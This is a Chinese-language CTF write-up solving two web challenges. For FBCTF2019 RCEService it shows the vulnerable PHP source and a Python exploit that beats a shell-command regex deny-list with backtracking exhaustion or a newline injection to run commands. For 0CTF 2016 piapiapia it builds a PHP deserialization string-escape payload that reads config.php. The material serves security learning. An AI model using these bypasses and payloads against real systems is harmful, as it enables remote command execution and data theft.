[FBCTF2019]RCEService
思路
看了WP才知道有题目源码
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}
?>
解题
提交cmd就行,主要问题是怎么绕过正则
方法:回溯次数超限和利用%0a
用一段代码同时讲清两种方法
import requests
from lxml import etree
import re
import base64

url = 'http://0ec0ecbe-ba02-468b-9f88-db95dbd0b695.node5.buuoj.cn:81/'
cmd = '/usr/bin/find / -name \'*flag*\''  # 疑似/home/rceservice/flag
cmd = '/usr/bin/find / -name \'*cat*\''  # cat被改位置了/bin/cat
cmd = '/bin/cat /home/rceservice/flag'  # 结束
方法1 = False
if 方法1 == True:  # 回溯次数超限
    payload = '{"cmd":"' + cmd + '","z":"' + ('a'*(1000000)) + '"}'
    data = {'cmd':payload}
    html = requests.post(url=url, data=data)
else:  # 方法2  %0A绕过
    url = url + r'?cmd={%0A"cmd":"' + cmd + r'"%0A}'
    html = requests.get(url=url)
s = re.findall('</h1>(.*)<form>', html.text, re.S)
s = re.sub('<br/>', '\n', s[0], re.S).strip()
print(s)
注意
绕过正则的方法
用whereis和find查找命令的位置
[0CTF 2016]piapiapia
思路
扫描到有网站源码www.zip

首先看到config.php有flag,那么就是要想办法包含
<?php
	$config['hostname'] = '127.0.0.1';
	$config['username'] = 'root';
	$config['password'] = '';
	$config['database'] = '';
	$flag = '';
?>从profile.php看到可以文件包含的地方
<?php
	require_once('class.php');
	if($_SESSION['username'] == null) {
		die('Login First');
	}
	$username = $_SESSION['username'];
	$profile=$user->show_profile($username);
	if($profile  == null) {
		header('Location: update.php');
	}
	else {
		$profile = unserialize($profile);
		$phone = $profile['phone'];
		$email = $profile['email'];
		$nickname = $profile['nickname'];
		$photo = base64_encode(file_get_contents($profile['photo']));  // here!
?>
...
<img src="data:image/gif;base64,<?php echo $photo; ?>" class="img-memeda " style="width:180px;margin:0px auto;">而它获取的是用户的profile信息,这玩意怎么存入的呢,在class.php可以看到update方法
public function show_profile($username) {
	$username = parent::filter($username);

	$where = "username = '$username'";
	$object = parent::select($this->table, $where);
	return $object->profile;
}
public function update_profile($username, $new_profile) {
	$username = parent::filter($username);
	$new_profile = parent::filter($new_profile);

	$where = "username = '$username'";
	return parent::update($this->table, 'profile', $new_profile, $where);
}
哪里调用了update将信息传入呢,可以在update.php里面看到
<?php
	require_once('class.php');
	if($_SESSION['username'] == null) {
		die('Login First');
	}
	if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

		$username = $_SESSION['username'];
		if(!preg_match('/^\d{11}$/', $_POST['phone']))
			die('Invalid phone');

		if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
			die('Invalid email');

		if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
			die('Invalid nickname');

		$file = $_FILES['photo'];
		if($file['size'] < 5 or $file['size'] > 1000000)
			die('Photo size error');

		move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
		$profile['phone'] = $_POST['phone'];
		$profile['email'] = $_POST['email'];
		$profile['nickname'] = $_POST['nickname'];
		$profile['photo'] = 'upload/' . md5($file['name']);

		$user->update_profile($username, serialize($profile));
		echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
	}
...
可以看到,它是先把信息序列化存入,再反序列化取出
同时,我们可以看到,还有一个register.php可以注册用户
解题
首先在register.php注册登录
然后要想办法让photo为config.php,这里可以使用截断
来做个测试
<?php

$a = array('e'=>11, 'b'=>22);
$b = serialize($a);
echo $b;
// a:2:{s:1:"e";i:11;s:1:"b";i:22;}
echo '
';
$c = 'a:2:{s:1:"e";i:11;s:1:"b";i:22;}"c";i:33;';
$d = unserialize($c);
var_dump($d);
// array(2) {["e"]=>int(11), ["b"]=>int(22)}
可以看到,在序列化数组的末尾画蛇添足并不会影响反序列化
我们可以利用这个来进行提前截断
# 正常提交
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";s:3:"111";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}

# 通过nickname绕过
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";s:3:"111";s:5:"photo";s:10:"config.php";}";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}但是我们并不能控制s:3:,如果直接把111";s:5:"photo";s:10:"config.php";}
传入,算出来是s:36:
在class.php里面可以看到,update时先经过了过滤
public function filter($string) {
	$escape = array('\'', '\\\\');
	$escape = '/' . implode('|', $escape) . '/';
	$string = preg_replace($escape, '_', $string);

	$safe = array('select', 'insert', 'update', 'delete', 'where');
	$safe = '/' . implode('|', $safe) . '/i';
	return preg_replace($safe, 'hacker', $string);
}这里进行preg_replace时会出现长度变化,我们可以利用这一点
一个where会使nickname的值的闭合双引号判断短一个字符
我们需要33个where
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";s:198:"wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";s:5:"photo";s:10:"config.php";}";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}

# 替换后
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";s:198:"hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";s:5:"photo";s:10:"config.php";}";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}
然而直接提交还是不行,为什么?因为有这条验证
if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
	die('Invalid nickname');
解决方法是数组绕过,先抓包

但是数组绕过还是不行,为什么?因为nickname也是数组,需要闭合
举个例子:
a:3:{s:5:"phone";s:3:"111";s:8:"nickname";a:1:{i:0;s:36:"111";s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:3:"111";}

array(3) {
  ["phone"]=>
  string(3) "111"
  ["nickname"]=>
  array(1) {
    [0]=>
    string(36) "111";s:5:"photo";s:10:"config.php";}"
  }
  ["photo"]=>
  string(3) "111"
}
# 对上面这个进行反序列化字符逃逸,不加}
$c = 'a:3:{s:5:"phone";s:3:"111";s:8:"nickname";a:1:{i:0;s:3:"111";s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:3:"111";}';
var_dump(unserialize($c));
/*
bool(false)
PHP Notice: unserialize(): Error at ...
*/
# 加}
$c = 'a:3:{s:5:"phone";s:3:"111";s:8:"nickname";a:1:{i:0;s:3:"111";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:3:"111";}';
var_dump(unserialize($c));
/*
array(3) {
["phone"]=>
string(3) "111"
["nickname"]=>
array(1) {
[0]=>
string(3) "111"
}
["photo"]=>
string(10) "config.php"
}
*/最终构造:
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";a:1:{i:1;s:204:"wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}

# 替换后
a:4:{s:5:"phone";s:3:"111";s:5:"email";s:11:"111@111.111";s:8:"nickname";a:1:{i:1;s:204:"hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";}s:5:"photo";s:10:"config.php";}";s:5:"photo";s:39:"upload/c4ca4238a0b923820dcc509a6f75849b";}
最后base64解码图片即可
注意
数组的反序列化绕过
php函数的数组绕过